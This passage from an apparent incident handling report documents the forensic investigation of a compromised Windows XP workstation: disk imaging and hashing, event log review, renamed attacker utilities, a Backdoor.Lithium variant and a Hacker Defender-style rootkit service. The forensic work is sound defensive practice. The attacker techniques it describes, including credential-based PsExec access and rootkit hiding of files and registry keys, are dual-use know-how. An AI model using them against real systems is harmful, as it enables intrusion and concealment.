
This is obviously not a complete Jump Kit, however, as was stated previously, we were still just beginning to prepare for Incident Handling. Since that time, we have added several other items like notebooks, external hard drives, and a Red Hat Linux 9.0 station with NTFS support and removable drive bays for doing disk analysis.

## Backup

Prior to a backup being performed, FIRE was used to boot the computer. From the FIRE environment the hard drive was mounted 'read only,' by right clicking on the desktop and from the FIRE menu going to Forensics > Local Drives> Mount Local Partitions. This mounted the hard drive partitions as read only in the /mnt directory. The mount point for individual partitions is determined by a combination of the hard drive's ide/scsi position and partition numbers. In this case there were two mounted partitions, /mnt/hda1 and /mnt/hda2, with the a meaning it was the first hard drive and the 1 and 2 being the relative positions of the partitions on the drive. Hda1 contained the manufacturer's (Dell) diagnostic utilities, and was not an active partition. Hda2 was the active boot partition and contained the OS. While it is possible to hash the partitions separately, the reason for mounting them had more to do with confirming that the disk was working correctly. In order to create the md5 hash, the hashing algorithm was performed on the volume mount point using the command "`md5sum /dev/hda`." This resulted in an MD5 hash of 7c1b44cf961710d7c1657b5641962e17. This hash was written to the Evidence forms so that it could later be used to ensure that the hard drive had not been tampered with in any way.

Once the hashing was performed, this system was backed up twice using Ghost. The first one was to perform a forensic copy, while the second was to make a copy that could have files restored from, since it is not possible to access the files of a forensic image in Ghost without restoring the entire image to a drive (a lesson we had learned in earlier tests). To make a hard disk copy across the network using Ghost requires a boot disk with the drivers necessary to use the computer's network card and (if the system is using SCSI) any mass storage device drivers, as well as a separate GhostCast server. At the Ghost server the system is configured to accept an incoming image, aka "Dump From Client" (see Figure 13).

[25] http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=3&EID=0



forensic_image - Symantec GhostCast Server

Session Name: forensic_image

○ Load To Clients ● Dump From Client

Image File: C:\Images\forensic_image_5-20-03.gho  Browse...

● Disk
○ Partition

| IP Address | MAC Address | Status |
|---|---|---|
| 192.168.75.132 | 00-0C-29-2B-AB-AE | In Progress |


| | | | | | | | |
|---|---|---|---|---|---|---|---|
| Speed (MB/min) | 18 | MB Transmitted | 14 | Time Elapsed | 00:44 | Connected Clients | 1 |
| Percent Complete | 0 | MB Remaining | | Time Remaining | | Failed Clients | 0 |

GhostCast in progress...

**Figure 13 - Uploading An Image Using A Ghostcast Server**

At the source (victim) computer, the person performing the ghost operation booted the computer using the boot disk and, at the command prompt,[26] typed in "`ghost.exe -id -clone,src=1,dst=@MCforensic_image -sure`." This ran the ghost client with the options to image the disk (`-id`) cloning (`-clone`) source disk one (`src=1`) and send it to the GhostCast server using the session name 'forensic_image' (`dst=@MCforensic_image`). The final option, `-sure`, confirms the action without a final warning. Once this command was executed the ghosting process began. The `id` switch is the one that tells the ghost client to perform a byte-by-byte copy and it is the one that is to be used to perform forensic images (Symantec, 304). The second ghost image did not use the `id` switch and was stored to a different file name, but otherwise followed the same procedure.

[26] Normally there is a GUI environment when the system boots, however, when pushing up images, I prefer to use the command line so that I can see all of the switches being used.



Symantec Ghost 7.5 Copyright (C) 1998-2001 Symantec Corp. All rights reserved.

Percent complete 0
Speed (MB/min) 14
MB copied 4
MB remaining 4091
Time elapsed 0:17
Time remaining 3:57:46

Connection type GhostCasting
Local IP Address: 192.168.75.132
Source Local drive [1], 4096 MB
Destination GhostCast Session <FORENSIC_IMAGE>
Current partition 1/2 Type:7 [NTFS/HPFS], Size: 4086 MB
Current file

Dumping...

**Figure 14 - Uploading An Image From the Ghost Client**

When using Ghost, images are broken into 2 GB pieces at the server. To positively identify them, an MD5 hash was performed on each of them and then the images were, two at a time, burned on to non-rewritable DVD's.

| Image name[27] | MD5Sum |
|---|---|
| image.gho | Fb5743303fe2bde208022343cf8038ec |
| Image001.ghs | D87cf62edfba03ed8e8c09d296eb32ba |
| Image002.ghs | 326f611ea7da8eac06402f0654167d95 |
| Image003.ghs | 7f8501f0cc9596603cb4560547ead11f |
| Image004.ghs | 77764677bf05c930ca5e277df03dd7d1 |
| Image005.ghs | 7b771fd41f6ef8126a4f7f66806c1273 |
| Image006.ghs | 7cc80683bd02b0abf475b92da3274312 |
| Image007.ghs | 19c01f01e8ddc8ed294d2b05426b6af0 |
| Image008.ghs | c2c07073503b349a6a019968fa0dc039 |
| Image009.ghs | 87317c2ea8934e90b54c2424bd2e8f28 |

**Figure 15 - MD5 Hashes For Forensic Ghost Image Files**

These MD5 hashes were printed out and kept with the Incident Handling Forms. On each DVD the name and IP address of the victim machine was written using a permanent pen. Additionally, the person performing the burning, my partner, wrote the time and date the DVD was created and initialed the media.

[27] These are not the real names as the original names were taken the computers host name.

In order to best preserve any evidence that would be found on the hard drive, two replacement drives were ordered for next day delivery. One hard drive was to have a duplicate (forensic image) of the victim hard drive, thus allowing investigation while preserving the original in the state it was in when the machine was unplugged. The other new hard drive was to be used by the support staff to begin the recovery process, in order to get the machine running as quickly as possible.

When the new hard drives arrived, the existing (evidence) hard drive was removed from the victim machine and the following information was noted on the Incident Survey Form before being locked in a storage safe:

> Hard Drive removed 5/22/03 – Make - Maxtor, Model - 5T020H2 Capacity: 20 GB, Serial Number- SG-061TTY-19661-16F-AE1C

To place the forensic image onto a new drive, the drive was first installed into a machine for which a ghost boot disk has been created with the adequate network card drivers. In this case the original system was used while the support staff worked on another project and gathered necessary drivers and software. Once the end machine was ready to receive the image, the same procedure is used as during the initial ghosting process with the exception of the GhostCast server having the "Load to Client" radio button selected and the ghost command at the client computer was "`ghost.exe –clone,src=@MCforensic_image,dst=1 –sure`."

## *Eradication*

### System Analysis

With the forensic image successfully placed on the new hard drive, that hard drive was placed in a spare computer, since we would not be booting the computer from that hard drive, we were able to use a dissimilar system without concern for drivers, etc. That system was then booted from the FIRE CD. When used as a boot disk the FIRE CD runs a version of the Linux operating system, complete with an X11 X-Windows front end, from ram. In this environment are tools for, among other things, mounting drives (including NTFS drives) as read only, performing offline virus checks using F-Prot for Linux,[28] performing backups using dd, running a vnc server for remote access, using Autopsy and the Sleuthkit from @stake for system forensics (providing, of course, that there is a storage space sufficient for the dd image required).

The first test that was run on this hard disk was a virus scan using F-prot. Using F-prot from the FIRE CD, the latest definitions were downloaded from ftp.f-prot.com and expanded to floppy. Once the new definitions were accessible by F-prot, a scan was performed on the forensic imaged hard drive. The results of that scan were that one file in a sub, subfolder of the Administrator's My Documents folder was found to be infected with the W32/Invery.A@mm trojan horse, a mass mailing worm that also steals ICQ passwords, but appears to do little else (Network Associates). Upon closer examination, it doesn't appear that

[28] http://www.f-prot.com/

this virus was ever run on the victim machine. The file itself was named "SAN" (note the lack of executable extension) and had the same creation and access date and time (Jan 4 2002), suggesting that it had been copied to the computer 16 months before the current incident, but never run (or the access time would have been different). The fact that it had been contained in a folder of files from another, since retired, computer lends itself to the interpretation that it wasn't run on this machine. Additionally, an examination of the file system and registry failed to turn up either the virus' normal kernelsys32.exe file or the associated registry key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\IMEKernel32. Why whis file was never discovered by the existing Symantec AntiVirus Corporate Edition software is unclear, the most likely scenario was that the user had never performed a system scan, instead the user had probably relied upon the "Realtime Protection" system that scans files only when accessed.

After checking the hard drive for viruses, the next step was to check the system's event logs. Copying the event logs off of the hard disk required configuring the network.[29] From FIRE I used two commands found in Joe Lofshult's GSEC practical on Biatchux (an earlier version of FIRE) to configure the network.


```
     ifconfig eth0 <ip address> netmask 255.255.255.0
     route add -net default gw <gateway address>
```

Once the network was established, I was able to establish an sftp session to the remote server using the command "`sftp username@<server ip>.`" When that was completed, transferring files off the victim machine became a matter of using the ftp command "`put /mnt/hda1/WINDOWS/SYSTEM32/<eventlog name>`" (where the event log names are AppEvent.Evt, SecEvent.Evt, and SysEvent.Evt).

Once the event logs were copied off of the (imaged) hard drive and placed on another Windows XP computer, each event log was opened in turn and examined for signs of unusual activity. By default nothing is written to the security log (SecEvent.Evt) and that was the case in this incident. The only entry was one in which the audit log was cleared (Event ID 517), which dated to when the computer was first set up. This audit log entry was to be expected as it happens by default during system set-up on Windows 2000/XP computers. Likewise the application log (AppEvent.Evt) didn't show anything unusual, beyond normal informational events and the periodic warning or error message, none of which were deemed relevant. It was in the system log (SysEvent.Evt) where there was finally an event that was directly involved. On May 16th, 2003 at approximately 10:34am, there was an event in which PsExec was run by the Service Control Manager. Because this happened from at a computer other than the one used to examine the log, the user name in that event was the user's SID number, but by examining the SID number we see that it ended in 500, meaning that it was the Administrator's account that was used. Because PsExec requires

[29] It would have also have been possible to do this with a floppy however there are more space limitations on a floppy than the campus UNIX server I intended to store the files on, meaning I could copy larger files off if necessary.

the use of a username and password as discussed earlier, this made it fairly clear that the attacker had somehow gotten or guessed the user's password. Since, there weren't any Security logs that would point to password guessing, we'll probably never know for sure, but since the user claimed to have never connected to the computer remotely, the chances of it being sniffed off of the network using something like L0phtCrack,[30] are remote.



Date: 5/16/2003 Source: Service Control Manager
Time: 10:34:18 AM Category: None
Type: Information Event ID: 7035
User: 1-5-21-1275210071-1682526488-1343024091-500
Computer: [redacted]

Description:

The PSEXESVC service was successfully sent a start control.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

**Figure 16 - Psexec Event From System Log On Victim Computer**

To confirm that the user had actually been patching their computer as claimed, a hotfix (Q331953_WXP_SP2_X86_ENU.exe) that had been updated/re-released on May 13th (one week prior to the incident's discovery) was downloaded. The contents of that hotfix were extracted using the `/x` option. Once extracted the md5 checksums were computed for two of the files, xpsp1htm.exe and rpcrt4.dll. The files extracted from the hotfix had the following results:

```
C:\q331953>md5 xpsp1hfm.exe
E3C2A2F3EE073E29C7AEC103E4C4891C
C:\q331953>md5 sp2\rpcrt4.dll
5CD845D4F5311030000CA90FC7B444B9
```

These matched the results derived from the hard drive containing the forensic image of the victim's computer.

[30] http://www.atstake.com/research/lc/

```
[root@FIRE] SYSTEM32> md5sum xpsp1hfm.exe
e3c2a2f3ee073e29c7aec103e4c4891c  xpsp1hfm.exe
[root@FIRE] SYSTEM32> md5sum rpcrt4.dll
5cd845d4f5311030000ca90fc7b444b9  rpcrt4.dll
```

Since the files had the same md5 hashes, it was clear that the user was indeed applying patches regularly. This was important both for evaluating the state of the system and because it allowed us to focus our attention else where. If the patches had been out of line with the, then current, patches we would have to take a much closer look at the possibility that the attacker had exploited an operating system vulnerability. While we couldn't eliminate that possibility, knowing it was patched allowed us more time (and time was important) to look at other areas.

One area that we paid particular attention to was the user's Eudora\attach folder where any attachments to email would have been stored. Though we already had a good idea that the password been compromised, we were still looking for how that had happened. The attachments folder was the most obvious place to look for evidence that a student had specifically targeted this user a keystroke logging program, but this search resulted in no evidence that this had happened. Likewise, a search of the Eudora\embedded folder (where images andand html embedded in emails would be stored) also failed to produce any leads.

Because a recent series of emails on the SecurityFocus Forensics mailing list[31] had led me to believe that the victims' computer might have been the victim of a Windows rootkit (hence the hiding of files even on the FIRE CD), the next check that was performed was getting a listing of all files on the hard drive. To get a listing of the hard drives context the command entered was "`ls -alR /mnt/hda2/ > ~/ls.txt`." This command listed (`ls`) all (`-a`) of the files in long (`l`) format recursively (`R`) for all files located below /mnt/hda2 and then directed the output to a file called `ls.txt` in the home directory. By examining this file, the following 'odd looking' files appeared in the WINNT\SYSTEM32 directory:

```
-rw-------    1 root    root      114688 May  4  2001 MsMgrFP.exe
-rw-------    1 root    root       39936 Apr 25  1999 MsMgrHW.exe
-rw-------    1 root    root       34304 Feb 13  2002 MsMgrPUL.exe
-rw-------    1 root    root      131072 Jul 18  2002 MsMgrPsI.exe
-rw-------    1 root    root       77824 Feb 24  2000 MsMgrPsK.exe
-rw-------    1 root    root       86016 Aug 13  2002 MsMgrPsL.exe
-rw-------    1 root    root       69632 Mar 20 09:55 MsMgrPsLL.exe
-rw-------    1 root    root       49424 Sep 25  1999 MsMgrReg.exe
-rw-------    1 root    root       63248 Nov 11  1999 MsMgrSC.exe
-rw-------    1 root    root        5904 Mar 12  1999 MsMgrSCL.exe
-rw-------    1 root    root       65537 Aug 25  2000 MsMgrSNG.exe
-rw-------    1 root    root       13584 Dec  7  1999 MsMgrTL.exe
-rw-------    1 root    root      114688 Nov 10  2001 MsMgrTar.exe
```

Having run windows systems of all varieties for years, I had never seen files like these before. To get more information about when these files came to be on the

[31] http://www.securityfocus.com/archive/104

victim’s computer, an additional listing was done with the command “`ls -l --time=ctime /mnt/hda2/ > ~/ls-ctime.txt`.” The addition of the “`--time=ctime`” option shows the time the files were created. Using vi, since I was still in the Linux environment, to look for these files revealed the following:

```
-rw-------    1 root    root     114688 May 16 10:37 MsMgrFP.exe
-rw-------    1 root    root      39936 May 16 10:37 MsMgrHW.exe
-rw-------    1 root    root      34304 May 16 10:37 MsMgrPUL.exe
-rw-------    1 root    root     131072 May 16 10:37 MsMgrPsI.exe
-rw-------    1 root    root      77824 May 16 10:37 MsMgrPsK.exe
-rw-------    1 root    root      86016 May 16 10:37 MsMgrPsL.exe
-rw-------    1 root    root      69632 May 16 10:37 MsMgrPsLL.exe
-rw-------    1 root    root      49424 May 16 10:37 MsMgrReg.exe
-rw-------    1 root    root      63248 May 16 10:37 MsMgrSC.exe
-rw-------    1 root    root       5904 May 16 10:37 MsMgrSCL.exe
-rw-------    1 root    root      65537 May 16 10:37 MsMgrSNG.exe
-rw-------    1 root    root      13584 May 16 10:37 MsMgrTL.exe
-rw-------    1 root    root     114688 May 16 10:37 MsMgrTar.exe
```

Examining this list of files shows that these files were all created at the same time, suggesting that they were all copied to the computer at one time, probably from a ‘dropper’ (archive) file. Additionally, there proximity in time to the psexec event log entry made them particularly noteworthy. Using md5 hashes and some educated guesses, it was eventually possible to identify these files as seen in the following table.

| File | Actual name | Version | Source |
|---|---|---|---|
| MsMgrFP.exe | Fport.exe | 2.0 | http://www.foundstone.com/resources/proddesc/fport.htm |
| MsMgrHW.exe | hidewndw.exe | 1.43 | http://netdial.caribe.net/~adrian2/ |
| MsMgrPUL.exe | Pulist.exe | 1.00 | Windows Resource Kit – http://www.microsoft.com |
| MsMgrPsI.exe | Psinfo.exe | 1.34.0.0 | http://www.sysinternals.com/ntw2k/freeware/pstools.shtml |
| MsMgrPsK.exe | Pskill.exe | 1.3.0.0 | http://www.sysinternals.com/ntw2k/freeware/pstools.shtml |
| MsMgrPsL.exe | Pslist.exe | 1.22.0.0 | http://www.sysinternals.com/ntw2k/freeware/pstools.shtml |
| MsMgrPsLL.exe | Psloglist.exe | 2.3.0.0 | http://www.sysinternals.com/ntw2k/freeware/pstools.shtml |
| MsMgrReg.exe | Reg.exe | 2.0.0.0 | Windows Resource Kit – http://www.microsoft.com |
| MsMgrSC.exe | Sc.exe | 5.0.2134.1 | Windows Resource Kit – http://www.microsoft.com |
| MsMgrSCL.exe | Sclist.exe | 5.0.1980.1 | Windows Resource Kit – http://www.microsoft.com |
| MsMgrSNG.exe | Snget.exe | 1.0 | http://www.dlcsistemas.com/html/snget.html |
| MsMgrTL.exe | Tlist.exe | 5.0.2134.1 | http://www.microsoft.com/downloads/ |
| MsMgrTar.exe | Tar.exe | 1.12 | http://unxutils.sourceforge.net/ |

**Figure 17 - Attacker Utilities And Their Actual Names**

By importing the ls.txt file into Excel and using it to correlate other file access events that had happened during May, several other unknown and unusual files were discovered. Of those files, most turned out to be harmless and were later identified; however a few could either not be identified or were identified as particularly interesting including:

```
-rw-------    1 root    root      60379 May 16 10:34 advapi32.exe
-rw-------    1 root    root      57856 May 16 10:36 SysMgmt.exe
```

The creation of these files in the system32 folder, in the minutes before the other files, made them obvious choices for investigation, particularly the advapi32.exe file which was created at the same time as the psexec event log entery. Further tests on advapi32.exe performed in a virtual machine while monitoring system activity with Filemon, Regmon and TCPview from Sysinternals[32] revealed that upon running, advapi32.exe opened a port at TCP 13339. Submitting advapi32.exe to Symantec resulted in the analysis that it was a new variant of the Backdoor.Lithium[33] virus.


Besides advapi32.exe, SysMgmt.exe also had a notable time, one minute before the creation of the rest of the files. Checking a similarly equipped Windows XP box didn't turn up a similar file, likewise a google search for "sysmgmt.exe" failed to net any results. A final test of running it in a virtual machine with Filemon, Regmon and TCPview running only resulted in failed attempts to find a file named SysMgmt.ini. Since SysMgmt.ini did not appear anywhere on the hard drive, it was assumed that it either wasn't copied over or had been renamed. Because, the behavior of the victim computer (namely the apparently flexible hiding of files by name) was similar to that of Hacker Defender rootkit (Marchand), I suspected SysMgmt might be a variant. One of the clues to this was the call to sysmgmt.ini. Hacker Defender uses an initiation (ini) file and by default it expected one with the same name as that of the rootkit. The problem with this analysis was that the sysmgmt.exe md5 hash value didn't match any from the Hacker Defender site and I didn't have an ini file to compare to the Hacker Defender one. In order to find the actual ini file I tried using "`grep –ir MsMgr* /mnt/hda2/`" which resulted in the discovery of the file winlib32.dll (the complete text of which can be found in appendix D). Of particular importance was the structure of it, which matched the structure used by Hacker Defender, and the sections of that file that dealt with services (MsMgr*, NetMgmt, SaSvc and SysMgmt) and registry keys to hide (NetMgmt, SaSvc, SysMgmt, LEGACY_NETMGMT, LEGACY_SASVC and LEGACY_SYSMGMT). Submitting the SysMgmt.exe file to Symantec's "Security Response" system resulted in the diagnosis that the file was infected with Backdoor.Trojan,[34] their generic term for any backdoor.

Using the Linux environment from FIRE, it was next confirmed that none of the attacker's files were run from C:\Documents and Settings\All Users\Start Menu\Programs\Startup or C:\Documents and Settings\Administrator\Start Menu\Programs\Startup two folders which contents are automatically run when the Administrator (the account the user regularly used) logs in. Since these files were not being run at login, they had to be run either from the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key or as services. Since the operating system itself was unreliable, the "Offline NT Password and Registry Editor"[35] was used to investigate the registry.

Booting from a CD containing a ram disk version of the 'Offline Registry Editor,' it was possible to follow the prompts to select the hard drive type (ide), NT partition(/dev/hda2), path to the registry files (winnt/system32/config) and the

[32] http://www.sysinternals.com/ntw2k/utilities.shtml
[33] http://securityresponse.symantec.com/avcenter/venc/data/backdoor.lithium.html
[34] http://securityresponse.symantec.com/avcenter/venc/data/backdoor.trojan.html
[35] http://home.eunet.no/~pnordahl/ntpasswd/

registry hive (system). When prompted at the “chntpw Main Interactive Menu,” option 9 was selected to edit the registry. The offline registry editor, allows someone to get listings of subkeys using the `dir` command, change from subkey to subkey using the `cd` command and display the contents of a key using `cat`. In order to get to the services, since the winlib32.dll file specifically discussed services this seemed a logical place to start, it was necessary to type in “`cd ControlSet001\Services\`*`<service name from winlib32 file>`*.” Once in the registry key for a service it is possible to find out more information by using the command `cat` to display the values for such items as its “Start” value (automatic, manual, disabled), “ImagePath” (executable path and command line options), or “Description.” The result of this work with the “Offline Registry Editor,” confirmed that the SysMgmt.exe file was indeed the rootkit, because its ImagePath in the registry called “c:\winnt\system32\SysMgmt.exe winlib32.dll.“



```
[24aba0] \ControlSet001\Services\SysMgmt> ls
ls of node at offset 0x24aba4
Node has 1 subkeys and 6 values
offs          key name
[24ad50]     <Security>
offs         size      type     value name                          [value if type DWORD]
[24abfc]        4   REG_DWORD           <Type>                            16 [0x10]
[24ac1c]        4   REG_DWORD           <Start>                            3 [0x3]
[24ac3c]        4   REG_DWORD           <ErrorControl>                     1 [0x1]
[24ac64]       90   REG_EXPAND_SZ       <ImagePath>
[24acec]       CO   REG_SZ              <DisplayName>
[24ae94]       24   REG_SZ              <ObjectName>

[24aba0] \ControlSet001\Services\SysMgmt> cat DisplayName
Value <DisplayName> of type REG_SZ, data length 68 [0x44]
System Management Instrumentation

[24aba0] \ControlSet001\Services\SysMgmt> cat ImagePath
Value <ImagePath> of type REG_EXPAND_SZ, data length 90 [0x5a]
c:\windows\system32\sysmgmt.exe winlib32.dll

[24aba0] \ControlSet001\Services\SysMgmt> _
```

**Figure 18 - Using The Offline NT Password And Registry Editor**

A similar check of the SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key revealed nothing unusual, meaning that none of the hacker’s tools were run from this registry key.

### Cleanup

Though it was possible to find a lot of the files installed by the attacker and there was good reason to believe that we had discovered the compromise vector, there was no way we could guarantee that we had found everything, so we continued with our previous plan of installing a new hard drive. Because the hard drive and any material it contained was being removed from the computer, the final step of the eradication phase was as simple as installing a new factory sealed hard drive into the computer.

